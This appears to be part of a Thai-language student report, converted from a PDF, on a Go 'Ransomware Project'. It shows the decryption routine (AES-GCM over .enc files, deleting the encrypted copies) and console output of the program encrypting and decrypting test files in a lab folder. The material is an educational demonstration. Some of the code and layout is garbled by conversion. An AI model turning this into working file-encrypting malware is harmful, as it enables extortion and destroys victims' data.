    panic("error getting current directory: " + err.Error())
    // ถ้ามีข้อผิดพลาดในการรับเส้นทางไดเรกทอรี ให้แสดงข้อความผิดพลาด
}

}fmt.Println("Current working directory:", cwd) // พิมพ์เส้นทางไดเรกทอรีปัจจุบัน
// ตรวจสอบว่าไดเรกทอรีมีอยู่หรือไม่
dirPath := DecryptPath
```

```
if _, err := os.Stat(dirPath); os.IsNotExist(err) {
    panic("directory does not exist: " + dirPath) // ถ้าไม่ได้เรกอรีไม่มีอยู่ให้
    // แสดง ข้อความผิดพลาด
}

// วนลูปผ่านไฟล์เป้าหมาย
err = filepath.WalkDir(dirPath, func(path string, info os.DirEntry, err
error) error {
    if err != nil {
        return err // ถ้ามีข้อผิดพลาดในการเดินผ่านไฟล์ ให้ส่งคืนข้อผิดพลาด
    }
    if info.IsDir() {
        return nil // ข้ามถ้าเป็นไดเรกอรี
    }
    if filepath.Ext(path) == ".enc" {
        fmt.Println("Decrypting", path, "...") // พิมพ์ข้อความว่าเริ่มการ
        // ถอดรหัสไฟล์
        encrypted, err := os.ReadFile(path) // อ่านเนื้อหาไฟล์ที่เข้ารหัส
```

```
if err != nil {
    fmt.Println("error while reading encrypted file contents:", err)
    // ถ้ามีข้อผิดพลาดในการอ่านไฟล์ที่เข้ารหัส ให้แสดงข้อความ ผิดพลาด
    return err
}

// แยก nonce จากจุดเริ่มต้นของเนื้อหาที่เข้ารหัส
nonceSize := gcm.NonceSize() // กำหนดขนาด nonce
if len(encrypted) < nonceSize {
    fmt.Println("error: encrypted file too short") // ถ้าขนาดไฟล์ที่เข้ารหัสสั้น
    // เกินไปให้แสดงข้อความผิดพลาด
    return fmt.Errorf("encrypted file too short")
}

nonce, ciphertext := encrypted[:nonceSize], encrypted[nonceSize:]
// แยก nonce และ ciphertext ออกจากกัน
// ถอดรหัสโดย
plaintext, err := gcm.Open(nil, nonce, ciphertext, nil) // ถอดรหัสเนื้อหาไฟล์
// ด้วย nonce และ GCM
```

```
if err != nil {
    fmt.Println("error while decrypting file contents:", err) // ถ้ามี
    // ข้อผิดพลาดในการถอดรหัส ให้แสดงข้อความผิดพลาด
    return err
}
// เขียนเนื้อหาที่ถอดรหัสแล้ว
originalFilePath := path[:len(path)-len(".enc")] // กำหนดเส้นทางไฟล์ต้นฉบับ

if err := os.WriteFile(originalFilePath, plaintext, 0666); err != nil {
    fmt.Println("error while writing decrypted contents:", err) // ถ้า
    // มีข้อผิดพลาดในการเขียนไฟล์ที่ถอดรหัส ให้แสดงข้อความผิดพลาด
    return err
}

// ลบไฟล์ที่เข้ารหัส
if err := os.Remove(path); err != nil {
    fmt.Println("error while deleting the encrypted file:", err) // ถ้ามี
    // ข้อผิดพลาดในการลบไฟล์ที่เข้ารหัส ให้แสดงข้อความผิดพลาด
    return err
}
```

```
    }

    return nil

}

if err != nil {

    fmt.Println("error walking the path: ", err) // ถ้ามีข้อผิดพลาดในการเดินผ่านไฟล์
    // ให้แสดงข้อความผิดพลาด

}

}
```

ผลการทำงานของโปรแกรม

1. เริ่มต้นโปรแกรม

Ransomware Project

Create by

Pongpan Laowaphong : Developer

Borwornwich Pimason : Researcher

Suchakree Panyawong : Researcher

Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : |

โปรแกรมนี้จะแสดงชื่อโปรเจคและชื่อผู้พัฒนา พร้อมกับการเลือกให้คุณเลือกว่าจะทำการเข้ารหัสหรือถอดรหัสไฟล์ (E สำหรับการเข้ารหัส, D สำหรับการถอดรหัส).

2. เลือกการดำเนินการเข้ารหัส

Ransomware Project

Create by

Pongpan Laowaphong : Developer

Borwornwich Pimason : Researcher

Suchakree Panyawong : Researcher


```
Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : e  
Which path directory do you want to encrypt? [Ex. C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment]:
```

การเข้ารหัสไฟล์ : ถ้าผู้ใช้งานเลือก E หรือ e, โปรแกรมจะดำเนินทางได้เรียบร้อยที่คุณต้องการเข้ารหัส


```
Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : d  
Which path directory do you want to decrypt? [Ex. C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment]: C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment  
Current working directory: C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Document Test [.txt].txt.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Excel Test [.xlsx].xlsx.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\PDF Test [.pdf].pdf.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Picture Test [.jpg].JPG.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\PowerPoint Test [.pptx].pptx.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Song Test [.mp3].mp3.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Video Test [.mp4].mp4.enc ...  
Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Word Test [.docx].docx.enc ...
```

โปรแกรมจะเข้ารหัสไฟล์ที่ระบุและสร้างไฟล์ใหม่ที่มีนามสกุล .enc พร้อมกับลบไฟล์ต้นฉบับออก

3. การแสดงผลลัพธ์จากการเข้ารหัส (Encryption)



ผลลัพธ์ก่อนการเข้ารหัส



ผลลัพธ์หลังจากการเข้ารหัส

4. เลือกการดำเนินการคัดรั่ส

Ransomware Project

Create by

Pongpan Laowaphong : Developer

Borwornwich Pimason : Researcher

Suchakree Panyawong : Researcher

Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : d

Which path directory do you want to decrypt? [Ex. C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment]:

การคัดรั่สไฟล์ : ถ้าผู้ใช้งานเลือก D หรือ d , โปรแกรมจะสามารถเส้นทางไดเรกทอรีที่คุณต้องการคัดรั่ส

Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : d

Which path directory do you want to decrypt? [Ex. C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment]:

Current working directory: C:\\Users\\hieng\\Desktop\\Ransomware\\Ransomware

Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Document Test [.txt].txt.enc ...

Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Excel Test [.xlsx].xlsx.enc ...

Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\PDF Test [.pdf].pdf.enc ...


Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Picture Test [.jpg].JPG.enc ...

Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\PowerPoint Test [.pptx].pptx.enc ...


Decrypting C:\\Users\\hieng\\Desktop\\Ransomware\\Experiment\\Song Test [.mp3].mp3.enc ...

โปรแกรมจะคัดรั่สไฟล์ที่เข้ารหัสและสร้างไฟล์ตัวบันจับใหม่ที่ไม่มีนามสกุล .enc , พร้อมกับลบไฟล์ที่เข้ารหัสออก

5. การแสดงผลลัพธ์จากการถอดรหัส (Decryption)



ผลลัพธ์ก่อนการเข้ารหัสจะได้



ผลลัพธ์หลังจากการเข้ารหัสจะได้

6. การจัดการข้อผิดพลาด

หากมีข้อผิดพลาดเกิดขึ้น เช่น ไดเรกทอรีที่ระบุไม่มีอยู่, ข้อผิดพลาดในการอ่านหรือเขียนไฟล์ หรือ ข้อผิดพลาดในการเข้ารหัสหรือถอดรหัส โปรแกรมจะพิมพ์ข้อความผิดพลาด

```
Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : Q
Error. Please try again
```

ความผิดพลาดนี้เกิดจากการไม่ได้เลือก Encryption โดยการกดตัว E หรือ ไม่ได้เลือก Decryption โดยการกดตัว D

```
Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : e
Which path directory do you want to encrypt? [Ex. C:\\Users\\\\hieng\\\\Desktop\\\\Ransomware\\\\Experiment]: C:\\\\Users\\\\hieng\\\\Desktop\\\\Ransomware\\\\Experiment\\\\Tes
t
Current working directory: C:\\Users\\hieng\\Desktop\\Ransomware\\Ransomware
panic: directory does not exist: C:\\\\Users\\\\hieng\\\\Desktop\\\\Ransomware\\\\Experiment\\\\Test

goroutine 1 [running]:
main.main()
    C:/Users/hieng/Desktop/Ransomware/Ransomware.go:62 +0xab4
:
```

ความผิดพลาดนี้เกิดจากการกรอกเส้นทางของตำแหน่งไฟล์ (File path) ผิด หรือไดเรกทอรี ข้างต้นสูญหายจากตำแหน่งที่กรอกในโปรแกรม

7. การถามว่าต้องการรันโปรแกรมอีกรึไม่

หลังจากการเข้ารหัสหรือถอดรหัสเสร็จสิ้น, โปรแกรมจะถามว่าผู้ใช้งานว่าต้องการรันโปรแกรมอีกรึไม่ถ้าผู้ใช้งานตอบ y หรือ Y โปรแกรมจะเริ่มต้นใหม่และให้ผู้ใช้งานเลือกการดำเนินการใหม่อีกรึหากตอบ n หรือ N, โปรแกรมจะสิ้นสุดการทำงาน.

```
Do you want to run again ? [y/n]: y
```

```
*****  
Ransomware Project
```

```
Create by
```

```
Pongpan Laowaphong : Developer  
Borwornwich Pimason : Researcher  
Suchakree Panyawong : Researcher
```

```
Do you want to Encryption or Decryption ? [E=Encryption,D=Decryption] : |
```

กรณีเลือกตอบ y หรือ Y

```
Do you want to run again ? [y/n]: n
```

```
Press Enter to exit...
```

```
|
```

กรณีเลือกตอบ n หรือ N

THANK YOU

សារុណា